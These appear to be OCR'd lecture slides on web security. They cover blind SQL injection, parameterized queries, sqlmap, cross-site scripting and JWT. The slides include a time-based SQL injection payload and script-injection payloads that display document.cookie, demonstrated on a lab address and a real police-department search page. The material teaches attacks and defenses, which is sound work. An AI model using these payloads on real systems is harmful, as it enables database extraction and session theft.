
Sometimes results of SQL queries are not sent back to the user

Attack: Blind SQL Injection

Defn: A *blind* SQL injection attack is an attack against a server that responds with generic error page or even nothing at all

Approach: ask a series of True/False questions, exploit side-channels

Blind SQL Injection




if ASCII(SUBSTRING(username,1,1)) = 65 waitfor delay '0:0:5'

if ASCII(SUBSTRING(username,1,1)) = 65 waitfor delay '0:0:5'

If the first letter of the username is A (65), there will be a 5 second delay

Blind SQL Injection


1
if ASCII(SUBSTRING(username,1,1))
= **65** waitfor delay ‘0:0:5’
2
if ASCII(SUBSTRING(username,1,1))
= 65 waitfor delay ‘0:0:5’

By timing responses, the attacker learns about the database one bit at a time

Defense: Parameterized Queries with Bound Parameters

```
public int setUpAndExecPS(){
 query = conn.prepareStatement(
 "UPDATE players SET name = ?, score = ?,
                active = ? WHERE jerseyNum = ?");

  //automatically sanitizes and adds quotes
  query.setString(1, "Smith, Steve");
  query.setInt(2, 42);
  query.setBoolean(3, true);
  query.setInt(4, 99);

  //returns the number of rows changed
  return query.executeUpdate();
}
```

Similar methods for other SQL types

Prepared queries stop us from mixing data with code!

In General: Do not implement your own sanitization, use a popular library in the framework of your choice

SQLAlchemy (ORM) in Python, Eloquent (ORM) in PHP, Prepared Statements in Java, and so on.

sqlmap: A Tool worth knowing

Automates the process of SQL injection finding – including blind injections for a variety of web setups

https://sqlmap.org/

Demo!

Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

- Document Object Model
- Cookies and Sessions
- XSS

Recall: Basic Browser Model

1. Window or frame loads content
2. Renders content
   - Parse HTML, scripts, etc.
   - Run scripts, plugins, etc.
3. Responds to events

Event examples


- User actions: OnClick, OnMouseover
- Rendering: OnLoad, OnBeforeUnload, onerror
- Timing: setTimeout(), clearTimeout()


Attack: XSS

"*Cross site scripting (XSS)* is the ability to get a website to display user-supplied content laced with malicious HTML/JavaScript"

Used by attackers to bypass access controls such as the same-origin policy


https://xss-game.appspot.com/level1/frame





Sorry, no results were found for **hello world**. Try again.

```
<form action="" method="GET">
  <input id="query" name="query" value="Enter query here..."
onfocus="this.value=''">
  <input id="button" type="submit" value="Search">
</form>

--->

<b>hello world</b>
```



FourOrFour


Sorry, no results were found for **>hello world<**. Try again.


```
<form action="" method="GET">
  <input id="query" name="query" value="Enter
query here..." onfocus="this.value=''">
  <input id="button" type="submit"
value="Search">
</form>
<b>>hello world<</b>
```

HTML chars not stripped

Injecting JavaScript

<script>alert(“hi”);</script>






Hello

The page at 172.16.59.128 says:

hi

Injecting JavaScript

<script>alert(“hi”);</script>



```
<form name="XSS" action="#" method="GET”>
<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre><script>alert(“hi”)</script></pre>
```

Injected code

Recall: Form Authentication & Cookies

1. Enrollment:
   - Site asks user to pick username and password
   - Site stores both in backend database


2. Authentication:
   - Site asks user for login information
   - Checks against backend database
   - Sets user cookie indicating successful login


Stealing cookies allows you to hijack a session without knowing the password

3. Browser sends cookie on subsequent visits to indicate authenticated status

Stealing Your Own Cookie

<script>
alert(document.cookie)
</script>





The page at 172.16.59.128 says:

```
security=low;
PHPSESSID=jkf61r7qhjhn3449offe32jsn1
```

My session token

Question

What do you do with a stolen cookie?

JWT

- JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object.
- Often used for authentication
  - User authenticates at http://auth.site.com, is given a JWT token
  - User presents JWT token to http://app.site.com
  - http://app.site.com verifies that the token is properly signed. If so, allow user in.
  - Typically short expiration date
- HWT2 is based upon real-life JWT problems; see https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/


https://jwt.io/

Attack: “Reflected” XSS

Problem:
Server reflects back JavaScript-laced input

Attack delivery method:
Send victims a link containing XSS attack

Reflected Example



Search Results – official website of THE LOS ANGELES POLICE DEPARTMENT

http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=david%20brumley

Search Results

Your search for: **david brumley** in **general information**
Found 46 results [1-25 shown]

Page **1** 2 > >>

Hockney, David


Hockney, David

Hockney, David

Hockney, David

Stealing Cookies

<script>
alert(document.cookie)
</script>



Search Results – official website of THE LOS ANGELES POLICE DEPARTMENT

http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=david%20brumley

Sun, Feb 22 2009 10:12am

OFFICIAL WEBSITE OF The Los Angeles Police Department

home → search results

Search Results

Your search for: **david brumley** in **general information**
Found 46 results [1-25 shown]

Page 1 2 > >>

Hockney, David

Hockney, David

